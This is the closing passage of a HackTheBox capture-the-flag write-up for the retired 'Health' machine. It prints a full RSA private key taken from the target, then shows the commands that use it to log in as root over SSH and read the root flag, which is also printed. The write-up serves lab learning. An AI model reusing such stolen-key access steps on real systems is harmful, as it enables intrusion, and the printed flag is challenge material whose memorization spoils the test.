kDO1OekLdfvqYM5sHcA2le5KKsDzzsmboGEA4ULKjwnOXqJEU\n6dDHn+VY+LXGCv24IgDN6S78PlcB5acrg6m7OwDyPvXqGrNjvTDEY94BeC/cQb
Pm\nQeA60hw935eFZvx1Fn+mTaFvYZFMRMpmERTWOBZ53GTHjSZQoS3G\n-----END RSA PRIVATE KEY-----\n"
```


47. **Warning the above is not in jason raw. It has line breaks `\n` that will mess up the key**

```
1. Use below method with the -r flag for raw output.
2. ▷ cat tmp_ssh | jq .body -r
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAwddD+eMlmkBmuU77LB0LfuVNJMam9/jG5NPqc2TfW4Nlj9gE
KScDJTrF0vXYnIy4yUwM4/2M31zkuVI007ukvWVRFhRYjwoEPJQUjY2s6B0ykCzq
IMFxjreovi1DatoMASTI9Dlm85mdL+rBIjJwfp+Via7ZgoxGaFr0pr8xnNePuHH/
KuigjMqEn0k6C3EoiBGmEerr1BNKDBHNvdL/XP1hN4B7egzjcV8Rphj6XRE3bhgH
7so4Xp3Nbro7H7IwIkTvhgy61bSUIWrTdqKP3KPKxua+TqUqyWGNksmK7bYvzhh8
W6KAhfnHTO+ppIVqzmam4qbsfisDjJgs6ZwHiQIDAQABAoIBAEQ8IOOwQCZikUae
NPC8cLWExnkxrMkRvAIFTzy7v5yZToEqS5yo7QSIAedXP58sMkg6Czeeo55lNua9
t3bpUP6S0c5x7xK7Ne6VOf7yZnF3BbuW8/v/3Jeesznu+RJ+G0ezyUGfi0wpQRoD
C2WcV9lbF+rVsB+yfX5ytjiUiURqR8G8wRYI/GpGyaCnyHmb6gLQg6Kj+xnxw6Dl
hnqFXpOWB771WnW9yH7/IU9Z41t5tMXtYwj0pscZ5+XzzhgXw1y1x/LUyan++D+8
efiWCNS3yeM1ehMgGW9SFE+VMVDPM6CIJXNx1YPoQBRYYT0lwqOD1UkiFwDbOVB2
1bLlZQECgYEA9iT13rdKQ/zMO6wuqWWB2GiQ47EqpvG8Ejm0qhcJivJbZCxV2kAj
nVhtw6NRFZ1Gfu21kPTCUTK34iX/p/doSsAzWRJFqqwrf36LS56OaSoeYgSFhjn3
sqW7LTBXGuy0vvyeiKVJsNVNhNOcTKM5LY5NJ2+mOaryB2Y3aUaSKdECgYEAyZou
fEG0e7rm3z++bZE5YFaaaOdhSNXbwuZkP4DtQzm78Jq5ErBD+a1af2hpuCt7+d1q
0ipOCXDSsEYL9Q2i1KqPxYopmJNvWxeaHPiuPvJA5Ea5wZV8WWhuspH3657nx8ZQ
zkbVWX3JRDh4vdFOBGB/ImdyamXURQ72Xhr7ODkCgYAOYn6T83Y9nup4mkln0OzT
rti41cO+WeY50nGCdzIxkpRQuF6UEKeELITNqB+2+agDBvVTcVph0Gr6pmnYcRcB
N1ZI4E59+O3Z15VgZ/W+o51+8PC0tXKKWDEmJOsSQb8WYkEJj09NLEoJdyxtNiTD
SsurgFTgjeLzF8ApQNyN4QKBgGBO854QlXP2WYyVGxekpNBNDv7GakctQwrcnU9o
++99iTbr8zXmVtLT6cOr0bVVsKgxCnLUGuuPplbnX5b1qLAHux8XXb+xzySpJcpp
UnRnrnBfCSZdj0X3CcrsyI8bHoblSn0AgbN6z8dzYtrrPmYA4ztAR/xkIP/Mog1a
vmChAoGBAKcW+e5kDO1OekLdfvqYM5sHcA2le5KKsDzzsmboGEA4ULKjwnOXqJEU
6dDHn+VY+LXGCv24IgDN6S78PlcB5acrg6m7OwDyPvXqGrNjvTDEY94BeC/cQbPm
QeA60hw935eFZvx1Fn+mTaFvYZFMRMpmERTWOBZ53GTHjSZQoS3G
-----END RSA PRIVATE KEY-----
```

48. **Now connect using SSH ROOT to the server with the private key**

```
1. ~/hackthebox/health ▷ vim id_rsa
2. ~/hackthebox/health ▷ chmod 600 id_rsa
3. ~/hackthebox/health ▷ ssh root@10.10.11.176 -i id_rsa
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-191-generic x86_64)
4. root@health:~# whoami
root
5. root@health:~# cat /root/root.txt
15c302a4e05f7a132c9b334ec8b01956
```

Health has been Pwned!

Congratulations **quadamage**, best of luck in capturing flags ahead!

#2011	11 Jan 2024	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE

OK SHARE

This was a hard box despite it saying it was a easy box. Many difficult concepts to understand. *I will most likely be doing this box on a different account at least 2 more times*. Hopefully that will fully help me understand how I got root. *lol*